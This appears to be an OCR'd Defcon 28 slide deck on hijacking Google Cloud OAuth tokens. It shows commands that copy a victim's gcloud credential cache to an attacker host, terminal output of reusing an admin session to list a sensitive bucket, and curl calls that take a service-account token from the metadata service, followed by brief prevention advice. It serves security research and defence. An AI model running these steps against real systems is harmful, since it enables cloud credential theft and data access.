IAM Concerned:
OAuth Token Hijacking in Google Cloud

Jenko Hwong

Defcon 28 Cloud Village

August 7, 2020

$ whoami

- security researcher @ Netskope Threat Labs
- engineering and product at various security startups in vulnerability scanning, AV/AS, pen-testing/exploits, L3/4 appliances, threat intel, and windows security.
- @jenkohwong

what we'll cover

- Ease of Attack
  - Hijacking credentials in bulk for easy CLI access to victim's GCP environments
  - Specific use of OAuth tokens for easy API access to victim's GCP environments
  - Additional opportunities with service accounts and compute instances

- Securing Challenges
  - Prevention
  - Detection
  - Remediation

who cares

Red

- OAuth is used underneath in all Google authentication with some nuances
  - user accounts and service accounts
  - browser and SDK
  - external client vs internal compute VMs
- Session tokens provide an attacker opportunity to hijack and reuse|abuse authenticated sessions
- With access to a GCP administrator's client device, cached accounts/environments are easily accessible

Additional attack vectors for persistence and evasion

Blue

- MFA does not apply when you think
- Prevention, detection, remediation are confusing and likely to be misunderstood


IR and security ops may not be prepared for prevention, detection, remediation use cases

oauth everywhere


1. Access requested (OAuth access token request) -- typically browser authentication and scope approval.

2. OAuth session access and refresh tokens are created and returned (and cached).

3. The access token is used for subsequent authentication for all API calls (bearer token). Refresh token is used to create a new access token as required.



attack #1: bulk copy cached tokens for CLI



GCP Admin Client

gcloud
gsutil

sqlite3
~/.config/gcloud

Google Cloud Platform

1 **Access Cached Accounts**

```
gcloud config set account
gcloud…
gsutil…
```

2 **Copy Credential Cache**

```
tar cf ~/.config/gcloud
scp …
tar xf ...
```

Attacker Host


gcloud
gsutil

sqlite3
~/.config/gcloud

3 **Access Accounts**

```
gcloud config set account
gcloud…
gsutil…
```


Cloud APIs



```
target-host:~ $
target-host:~ $ # ENVIRONMENT
```

```
my-attack-host-12345.com:/tmp $
```

attack #2: use oauth tokens for API calls



GCP Admin Client

Google Cloud Platform

gcloud
gsutil

sqlite3
`~/.config/gcloud`


1. **Extract Refresh Token**

2. **Request New Access Token**
(signed, permission scopes)

3.
- access session token
(expires: 3600 sec)

4. **API Calls**
access bucket

Cloud APIs



```
target-host:~ $ clear
```

```
utun1
utun2
utun3
en7
        ether 00:e0:*******:4c
        inet 10.10.10.25 netmask 0xffffff00 broadcast 10.10.10.255
my-attack-host-12345.com:/tmp $ gcloud auth list

No credentialed accounts.

To login, run:
  $ gcloud auth login `ACCOUNT`

my-attack-host-12345.com:/tmp $
my-attack-host-12345.com:/tmp $
my-attack-host-12345.com:/tmp $ # Unpack creds/session cache from compromised host.
my-attack-host-12345.com:/tmp $ # And check to see if copy of creds/session cache works.
my-attack-host-12345.com:/tmp $
my-attack-host-12345.com:/tmp $ ls -l /tmp/gcloud.tgz
-rw-r--r--  1 user  wheel  1879752 Aug  7 07:58 /tmp/gcloud.tgz
my-attack-host-12345.com:/tmp $ cd ~/.config
my-attack-host-12345.com:~/.config $ tar zxf /tmp/gcloud.tgz
my-attack-host-12345.com:~/.config $
my-attack-host-12345.com:~/.config $ gcloud auth list

To set the active account, run:
    $ gcloud config set account `ACCOUNT`

  Credentialed Accounts
ACTIVE  ACCOUNT
        admin@prod-mfa-hw.com
*       user@dev-mfa.com
my-attack-host-12345.com:~/.config $
my-attack-host-12345.com:~/.config $ gcloud config set account admin@prod-mfa-hw.com
Updated property [core/account].
my-attack-host-12345.com:~/.config $
my-attack-host-12345.com:~/.config $ gsutil ls gs://sensitive-bucket
gs://sensitive-bucket/credit_cards/
gs://sensitive-bucket/SSNs/
gs://sensitive-bucket/PHR/
gs://sensitive-bucket/output/
gs://sensitive-bucket/passwords/
my-attack-host-12345.com:~/.config $
my-attack-host-12345.com:~/.config $ # That was easy.
my-attack-host-12345.com:~/.config $
```


more attack opportunities

- Service Accounts

- Compute Instances

more attack opportunities

- Service Accounts
  - External client: service account oauth tokens for persistent access



GCP Admin Client

gservice.json (service account key file)

gcloud

sqlite3 .db

gsutil

API scripts

1 request token (signed, permission scopes)

2 access session token (expires: 3600 sec)

refresh token

3 API calls (using access token i.e. bearer token)

Google Cloud Platform

oauth service IAM


Cloud APIs

more attack opportunities

- Service Accounts
  - External client: service account oauth tokens for persistent access
  - Compute instance: service account oauth tokens returned by metadata service

more attack opportunities

- Service Accounts
  - External client: service account oauth tokens for persistent access
  - Compute instance: service account oauth tokens returned by metadata service




```
curl \
"http://metadata.google.internal/computeMetadata/v1/instance/servic
e-accounts/default/token" -H "Metadata-Flavor: Google"

curl -s -H "Authorization: Bearer ya29.c..." \
https://storage.googleapis.com/storage/v1/b/bucket-foo-dev-mfa/o
```

more attack opportunities

- Service Accounts
  - External client: service account oauth tokens fo
  - Compute instance: service account oauth tokens returned by metadata service

```
curl \
"http://metadata.google.internal/computeMetadata/v
e-accounts/default/token" -H "Metadata-Flavor: Goo

curl -s -H "Authorization: Bearer ya29.c..." \
https://storage.googleapis.com/storage/v1/b/bucket
```



```
# Get OAuth access token from metadata service
#
user@vm-foo-dev-mfa:~$ curl \
"http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/defaul
t/token" -H "Metadata-Flavor: Google"
{"access_token":"ya29.uu7fTls+F9Z4mxnfuuBpXE/vFZ+EtgEzWp3t4UlbiWkspPuhleJWPYOMhkEkjh
KSmNIYzFoTW0qiaPrdNy7PlgHBj5D7lIJeAJVhf02Vhofzfbzwn9SdOoHPQFxJcTzpBU/C1XQ4YFvD3Gu2g"
,"expires_in":3213,"token_type":"Bearer"}
user@vm-foo-dev-mfa:~$

# List bucket with OAuth access token
#
user@vm-foo-dev-mfa:~$ curl -s -H "Authorization: Bearer \
ya29.uu7fTls+F9Z4mxnfuuBpXE/vFZ+EtgEzWp3t4UlbiWkspPuhleJWPYOMhkEkjhKSmNIYzFoTW0qiaPr
dNy7PlgHBj5D7lIJeAJVhf02Vhofzfbzwn9SdOoHPQFxJcTzpBU/C1XQ4YFvD3Gu2g" \
https://storage.googleapis.com/storage/v1/b/bucket-foo-dev-mfa/o
{
  "kind": "storage#objects",
  "items": [
    {
      "kind": "storage#object",
      "id": "bucket-foo-dev-mfa/devops_guide.pdf/1593060755191310",
      "selfLink":
"https://www.googleapis.com/storage/v1/b/bucket-foo-dev-mfa/o/devops_guide.pdf",
      "mediaLink":
"https://storage.googleapis.com/download/storage/v1/b/bucket-foo-dev-mfa/o/devops_gu
ide.pdf?generation=1593060755191310&alt=media",
      "name": "devops_guide.pdf",
      "bucket": "bucket-foo-dev-mfa",
      "generation": "1593060755191310",
      "metageneration": "1",
      "contentType": "application/pdf",
      "storageClass": "STANDARD",
      "size": "1916028",
      "md5Hash": "jSd48KF9zLEZ5Sm5VXek+A==",
      "crc32c": "FoPd6A==",
      "etag": "CI7srOOVnOoCEAE=",
      "timeCreated": "2020-06-25T04:52:35.191Z",
      "updated": "2020-06-25T04:52:35.191Z",
      "timeStorageClassUpdated": "2020-06-25T04:52:35.191Z"
    }
  ]
}
```

more attack opportunities

- Service Accounts
  - External client: service account oauth tokens for persistent access
  - Compute instance: service account oauth tokens returned by metadata service
- Compute Instances

more attack opportunities

- Service Accounts
  - External client: service account oauth tokens for persistent access
  - Compute instance: service account oauth tokens returned by metadata service
- Compute Instances
  - User-managed: Google Cloud SDK (SDK installed by you)

more attack opportunities

- Service Accounts
  - External client: service account oauth tokens for persistent access
  - Compute instance: service account oauth tokens returned by metadata service
- Compute Instances
  - User-managed: Google Cloud SDK (SDK installed by you)
  - GCP-managed: Cloud Shell (SDK installed for you)

    Persistent GCP backdoors with Google’s Cloud Shell, Juan Berner, 10/27/2018


    https://medium.com/@89berner/persistant-gcp-backdoors-with-googles-cloud-shell-2f75c83096ec

prevention

- Set the expiration time for Google Cloud SDK sessions (beta in G Suite Admin)
- Enforce IP white-listing using VPC service controls (GCP)
- Use MFA
- Additional Topics
